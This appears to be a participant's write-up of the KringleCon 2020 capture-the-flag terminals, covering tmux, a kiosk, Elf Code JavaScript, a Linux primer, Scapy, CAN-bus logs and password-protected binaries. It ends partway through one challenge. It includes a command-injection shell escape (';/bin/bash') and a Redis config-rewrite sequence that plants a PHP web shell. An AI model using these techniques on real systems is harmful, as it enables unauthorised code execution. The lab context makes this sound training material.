TL;DR

KRINGLECON 2020

MrJ

INTRODUCTION

METRICS

- 24 hours to complete over 4 days
- 8 hours to complete the writeup
- 28 cups of tea drank

OUTCOMES

- A better understanding of blockchain
- Actually used Scapy properly
- Wrote scripts without using Stackoverflow, that actually worked. Some working first time!

COMMUNITY

- If the infosec community could learn one thing in 2020, it would be to be more like #kringlecon

Given a 50-page limit, some of you may be wondering why I have wasted a page on this summary. Truth be told it took me ages to get the format of this page exactly right, so I decided to keep it in.

I promised myself that I would not do it this year but here I am, having finished it faster than before. That's 2020 for you. Next year if I absolutely do not go ahead and take part, I may finish it around September.

As the years have gone on, the holiday hacks have helped me establish what I already knew, build on what I already had in my head and most importantly, helped me learn new things. This year has certainly been no different.

I'll try and cram as much as I can in, so I'll be doing away with unnecessary screenshots, code snippets and explanations. Truth be told, a smaller font on A3 paper was tempting or a website with tiny screenshots but here we are.


So, apologies for any short corners taken but hopefully it'll make sense. If I've missed anything like a terminal or objective then please forgive me. I've eaten my own weight in cheese.

Shout out to rot169, cryptocracker99 and Crahan on the official Discord for nudges and a digital slap across the face to wake me up.

Lastly, apologies for the mix of Ubuntu and Windows based command lines. Having to use a particular machine depending on whether your kids wants to play Minecraft, Among Us or Roblox has been somewhat of an artform so I dedicate this to them.

TERMINALS

TERMINAL #01: UNESCAPE TMUX




The green font suggests we need to do something related to attaching in tmux in order to find something that has been lost. If you need me to be any more vague, please just ask 😉

Useful links:

- https://en.wikipedia.org/wiki/Tmux
- https://medium.com/@tholex/what-is-tmux-and-why-would-you-want-it-for-frontend-development-e43e8f370ef2
- https://tmuxcheatsheet.com/

We are currently on a standard command line and presumably we need to go into tmux and *find the bird*.

Reading through the documentation, we can list what sessions are available for us to attach to by running `tmux ls` which gives us only one session we can attach to.




There are several ways to attach the session[1], but we opt for `tmux attach-session -t 0` which gives us our bird.

[1] We could just have used *attach* or *attach-session*

TERMINAL #02: KRINGLE KIOSK

```
Welcome to our castle, we're so glad to have you with us!
Come and browse the kiosk; though our app's a bit suspicious.
Poke around, try running bash, please try to come discover,
Need our devs who made our app pull/patch to help recover?

Escape the menu by launching /bin/bash


Press enter to continue...
```

So let’s press enter to continue shall we?




Each option one does what you would expect it to:

1. Print out a map
2. Print out the code of conduct and terms of use
3. Print out a directory of elfs and their locations
4. You supply a name and it's then printed out
5. Surprisngly, this exits the terminal


So looks like number of 4 is where we should target our attention seeing that is where we can supply user data.

Useful links:

- https://owasp.org/www-community/attacks/Command_Injection
- https://owasp.org/www-community/attacks/Format_string_attack




I first went with `$(/bin/bash)` but landed in non-interactive bash but upon exiting, it did show the success message.




However, reading through the useful links, there was a few examples of escaping shells so let use them (and in hindsight what I should have tried first given I said they were useful links!)

We simply provided `;/bin/bash`[2]



TERMINAL #03: ELF CODE

[2] Supplying && instead ; would have worked as well



I won't go into too much detail as the screenshots alone would take up several pages so instead I will provide solutions to each level. *Cheat* is a strong word but there were ways to manipulate the JS either through console or via Burp that would allow you increase the moves you were allowed to make, the number of elf commands to straight up removing obstacles out the way[3].

Useful links:

- https://owasp.org/www-community/attacks/Format_string_attack
- https://javascript.info/
- https://www.youtube.com/watch?v=eI9idPTT0c4 😊

Level 1 – 2 lines

```
elf.moveTo(lollipop[0])
elf.moveUp(100)
```

Level 2 – 4 lines

```
elf.moveLeft(6)
elf.pull_lever(elf.get_lever(0) + 2)
elf.moveLeft(4)
elf.moveUp(10)
```

Level 3 – 4 lines

```
elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(100)
```

Level 4 – 6 lines

```
for (i = 0; i < 5; i++) {
  elf.moveLeft(3)
  elf.moveUp(20)
  elf.moveLeft(3)
  elf.moveDown(20)
}
```

[3] https://discordapp.com/channels/783055461620514818/787011753544384522/796363489458913310

Level 5 – 5 lines

```
let numbersOnly = value => typeof(value) === 'number' ? value : ''
var numbers = elf.ask_munch(0).filter(numbersOnly);
elf.moveTo(lollipop[0])
elf.tell_munch(numbers);
elf.moveUp(10);
```

Level 6 – 10 lines

```
function getKeyByValue(object, value) {
  return Object.keys(object).find(key => object[key] === value);
}
for (i = 0; i < 4; i++) {
  elf.moveTo(lollipop[i]);
}
elf.moveLeft(8);
elf.moveUp(2);
elf.tell_munch(getKeyByValue(elf.ask_munch(0), "lollipop"))
elf.moveUp(4);
```


Level 7 – 17 lines

```
let numOr0 = n => isNaN(n) ? 0 : n
let move = num => elf.pull_lever(num - 1);
let flatten = okay => okay.flat(Infinity).reduce((a, b) => numOr0(a) + numOr0(b))
for (i = 1; i < 9; i += 4) {
  elf.moveDown(i);
  move(i);
  elf.moveLeft(i + 1);
  move(i + 1);
  elf.moveUp(i + 2);
  move(i + 2);
  elf.moveRight(i + 3);
  move(i + 3);
}
elf.moveUp(2);
elf.moveLeft(4);
elf.tell_munch(flatten);
elf.moveUp(2);
```

Level 8 – 17 Lines

```
let pl = i => elf.pull_lever(i);
let findTheOne = okay => Object.keys(merged = Object.assign(...okay)).find(key => merged = Object.assign(...okay)[key] =
== 'lollipop');
var x = 0,y=0;
for (i = 0; i < 12; i += 4) {
  elf.moveRight(i+1)
  x += elf.get_lever(y)
  y++
  pl(x)
  elf.moveUp(2)
  elf.moveLeft(i+3)
  x += elf.get_lever(y)
  y++
  pl(x)
  elf.moveUp(2)
}
elf.tell_munch(findTheOne);
elf.moveRight(100)
```

TERMINAL #04: LINUX PRIMER



As before, we won't go into too much detail as it could easily span several pages so we'll just list the question and the command used. On the initial attempt, we could just run `find ./ -type f` for each answer and it got us pretty far!

```
Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!
ls -laah

#Now find the munchkin inside the munchkin.
grep munchkin munchkin_19315479765589239

#Great, now remove the munchkin in your home directory.
rm munchkin_19315479765589239

#Print the present working directory using a command.
pwd

#Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!
ls -laah

#Excellent, now find the munchkin in your command history.
history | grep -i munchkin

#Find the munchkin in your environment variables.
export |  grep -i munchkin

#Next, head into the workshop.
cd workshop

#A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.
grep -is munchkin *

#A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.
ls -laah lollipop_engine
chmod 755 lollipop_engine && ./lollipop_engine

#Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.
cd electrical && mv blown_fuse0 fuse0

#Now, make a symbolic link (symlink) named fuse1 that points to fuse0
ln -s fuse0 fuse1

#Make a copy of fuse1 named fuse2.
cp fuse1 fuse2

#We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.
echo "MUNCHKIN_REPELLENT" >> fuse2

#Find the munchkin somewhere in /opt/munchkin_den.
find /opt/munchkin_den -type f -iname "*munchkin*"

#Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin
find /opt/munchkin_den -user munchkin

#Find file created by munchkins that is greater than 108 kb and less than 110 kb located somewhere in /opt/munchkin_den.
find /opt/munchkin_den -size +108k

#List running processes to find another munchkin.
ps -ef | grep -i munchkin

#The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to screen.
```

```
netstat -antp

#The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.
curl http://127.0.0.1:54321/

#Your final task is to stop the 14516_munchkin process to collect the remaining lollipops.
kill $(ps aux | grep -i 'munchkin' | awk '{print $2}')
```

TERMINAL #05: REDIS BUG HUNT

```
We need your help!!

The server stopped working, all that's left is the maintenance port.

To access it, run:

curl http://localhost/maintenance.php

We're pretty sure the bug is in the index page. Can you somehow use the
maintenance page to view the source code for the index page?
player@1a512bb1d963:~$
```

Useful links:

- https://medium.com/@eDodo90/writeup-hack-the-box-reddish-9f99cec8e1be
- https://redis.io/topics/quickstart


Running the command above gives us the following output.

```
player@1a512bb1d963:~$ curl http://localhost/maintenance.php


ERROR: 'cmd' argument required (use commas to separate commands); eg:
curl http://localhost/maintenance.php?cmd=help
curl http://localhost/maintenance.php?cmd=mget,example1

player@1a512bb1d963:~$ curl http://localhost/maintenance.php?cmd=help
Running: redis-cli --raw -a '<password censored>' 'help'

redis-cli 5.0.3
To get help about Redis commands type:
      "help @<group>" to get a list of commands in <group>
      "help <command>" for help on <command>
      "help <tab>" to get a list of possible help topics
      "quit" to exit

To set redis-cli preferences:
      ":set hints" enable online hints
      ":set nohints" disable online hints
Set your preferences in ~/.redisclirc
```


This tells us we can run commands locally given a password. The password would be in the configuration file which is in /etc/redis/redis.conf. Knowing this, we can start building our attack which is basically creating a PHP file that we can pass commands to via a querystring.

We presume that was the unintended way, so the other solution would be as follows:

```
curl http://localhost/maintenance.php?cmd=flushall
curl http://localhost/maintenance.php?cmd=config,set,dir,/var/www/html
curl http://localhost/maintenance.php?cmd=config,set,dbfilename,MrJ.php
curl http://localhost/maintenance.php?cmd=set,test,"<?php+system('cat+index.php');+?>"
curl http://localhost/maintenance.php?cmd=save
curl http://localhost/MrJ.php --output -
```



TERMINAL #06: SCAPY PREPPER



As before, I won't go into details and instead will only show the questions with their answers

Useful links:

- https://scapy.readthedocs.io/en/latest/

```
Start by running the task.submit() function passing in a string argument of 'start'.
Type task.help() for help on this question.
>>> task.submit('start')

Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.

>>> task.submit(send)

Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.

>>> task.submit(sniff)

Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first
sniffed response packet to be stored in a variable named "pkt":
1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

>>> task.submit(1)

Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.

>>> task.submit(rdpcap)

The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly
prints a summary of UDP_PACKETS:
1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()

>>> task.submit(2)

Submit only the first packet found in UDP_PACKETS.

>>> task.submit(UDP_PACKETS[0])

Submit only the entire TCP layer of the second packet in TCP_PACKETS.

>>> task.submit(TCP_PACKETS[1][TCP])

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet

>>> task.submit(IP(src="127.0.0.1"))

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.

>>> [pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]
[b'220 North Pole FTP Server\r\n', b'USER alabaster\r', b'331 Password required for alabaster.\r', b'PASS echo\r\n',
b'230 User alabaster logged in.\r']
>>> task.submit('echo')

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only
the ICMP chksum value from the second packet in the ICMP_PACKETS list.

>>> task.submit(ICMP_PACKETS[1][ICMP].chksum)
Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of
127.0.0.1 stored in the variable named "pkt"
1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

>>> task.submit(3)

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes
can be unspecified)

>>> task.submit(IP(dst='127.127.127.127')/UDP(dport=5000))

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of
"elveslove.santa". (all other packet attributes can be unspecified)

>>> task.submit(IP(dst='127.2.3.4')/UDP(dport=53)/DNS(qd=DNSQR(qname="elveslove.santa")))

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3
incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then
task.submit(ARP_PACKETS) for inspection.
```

```
>>> ARP_PACKETS[1][ARP].hwsrc="00:13:46:0b:22:ba"
>>> ARP_PACKETS[1][ARP].hwdst="00:16:ce:6e:8b:24"
>>> ARP_PACKETS[1][ARP].op=2

>>> task.submit(ARP_PACKETS)
```

TERMINAL #07: CAN-BUS INVESTIGATION

```
Welcome to the CAN bus terminal challenge!

In your home folder, there's a CAN bus capture from Santa's sleigh. Some of
the data has been cleaned up, so don't worry - it isn't too noisy. What you
will see is a record of the engine idling up and down. Also in the data are
a LOCK signal, an UNLOCK signal, and one more LOCK. Can you find the UNLOCK?
We'd like to encode another key mechanism.

Find the decimal portion of the timestamp of the UNLOCK code in candump.log
and submit it to ./runtoanswer!  (e.g., if the timestamp is 123456.112233,
please submit 112233)

elf@bcc47cd12799:~$
```

We have a file that we need to filter through to see which was the lock code.

For brevity, I am only showing the first 15 lines of the file, but we can already see that there are some IDs changing (before the hash). With that in mind, we group on that value and count occurrences. Searching for that reveals the 3 incidents (as there are only 3) we are after but more specifically, the unlock code which happens at 1608926671.122520.

```
elf@e44083a7e6c5:~$ head -15 candump.log
(1608926660.800530) vcan0 244#0000000116
(1608926660.812774) vcan0 244#00000001D3
(1608926660.826327) vcan0 244#00000001A6
(1608926660.839338) vcan0 244#00000001A3
(1608926660.852786) vcan0 244#00000001B4
(1608926660.866754) vcan0 244#000000018E
(1608926660.879825) vcan0 244#000000015F
(1608926660.892934) vcan0 244#0000000103
(1608926660.904816) vcan0 244#0000000181
(1608926660.920799) vcan0 244#000000015F
(1608926660.934338) vcan0 244#0000000173
(1608926660.946952) vcan0 244#0000000183
(1608926660.962926) vcan0 244#0000000149
(1608926660.970738) vcan0 188#00000000
(1608926660.977487) vcan0 244#00000001E0
elf@e44083a7e6c5:~$ awk -F'[ #]' '{print $3}' candump.log | sort -n | uniq -c | awk '{print $2"#",$1}'
19B# 3
188# 35
244# 1331
elf@e44083a7e6c5:~$ grep "19B#" ./candump.log
(1608926664.626448) vcan0 19B#000000000000
(1608926671.122520) vcan0 19B#00000F000000
(1608926674.092148) vcan0 19B#000000000000
elf@e44083a7e6c5:~$ echo 122520 | ./runtoanswer
There are two LOCK codes and one UNLOCK code in the log.  What is the decimal portion of the UNLOCK timestamp?
(e.g., if the timestamp of the UNLOCK were 1608926672.391456, you would enter 391456.
> Your answer: 122520

Checking....
Your answer is correct!

elf@e44083a7e6c5:~$
```

Alternatively, we could have brute forced this challenge, but it ended up being much quicker this way 😊

TERMINAL #08: SPEAKER UNPREP

```
Help us get into the Speaker Unpreparedness Room!

The door is controlled by ./door, but it needs a password! If you can figure
out the password, it'll open the door right up!

Oh, and if you have extra time, maybe you can turn on the lights with ./lights
activate the vending machines with ./vending-machines? Those are a little
trickier, they have configuration files, but it'd help us a lot!

(You can do one now and come back to do the others later if you want)

We copied edit-able versions of everything into the ./lab/ folder, in case you
want to try EDITING or REMOVING the configuration files to see how the binaries
react.

Note: These don't require low-level reverse engineering, so you can put away IDA
and Ghidra (unless you WANT to use them!)
elf@427ac3b463b5 ~ $
```

We have 3 binaries to try and get past, the first of which is fairly trivial

```
elf@427ac3b463b5 ~ $ strings ./door | grep password
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
elf@427ac3b463b5 ~ $ echo "Op3nTheD00r" | ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Checking......

Door opened!
elf@427ac3b463b5 ~ $
```

For the *lights* binary, there is a config file with a username and password. Running the binary, we get a notice that something is being decrypted.

```
elf@2b72beb5a95d ~/lab $ cat lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: elf-technician
elf@2b72beb5a95d ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Janusz
Checking......
Beep boop invalid password
elf@2b72beb5a95d ~/lab $
```

What would happen if we swapped the values around in the config file (based on a hint we got from an elf)? We get the decrypted password displayed on the screen which is what Is used to turn the lights back on

```
The terminal just blinks: Welcome back, Computer-TurnLightsOn
```

The 3rd binary has a configuration file also. If we remove it, the binary creates a new one on based on the values we supply.

We change the values to see what changes and looks like the password has a cipher on it. Dong it for 2 characters and we see more of the same. Go up to 10 characters and we see a pattern. It's block size 8 symbols because of the repetition e.g. putting in *AAAAAAAAAAAAAAAAAAAAAA* brings back *XiGRehmwXiGRehmwXiGRehmw*. It doesn't seem to be standard Caesar or Vigenere because the next symbol (B instead of A) in input does not mean next symbol in output(j instead of i). It is a primitive cipher because 1 letter input makes 1 letter output. Closest thing is likely enigma. To decode, let us think about it as 8 substitute ciphers. Symbol in positions 1+8n, where n=0,1,2,3,4... uses first substitution cipher. Symbol in position 2+8n, where n=0,1,2,3,4... uses second substitution cipher.

```
elf@2b72beb5a95d ~/lab $ cat vending-machines.json
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}elf@2b72beb5a95d ~/lab $ rm vending-machines.json
elf@2b72beb5a95d ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > A
Please enter the password > A

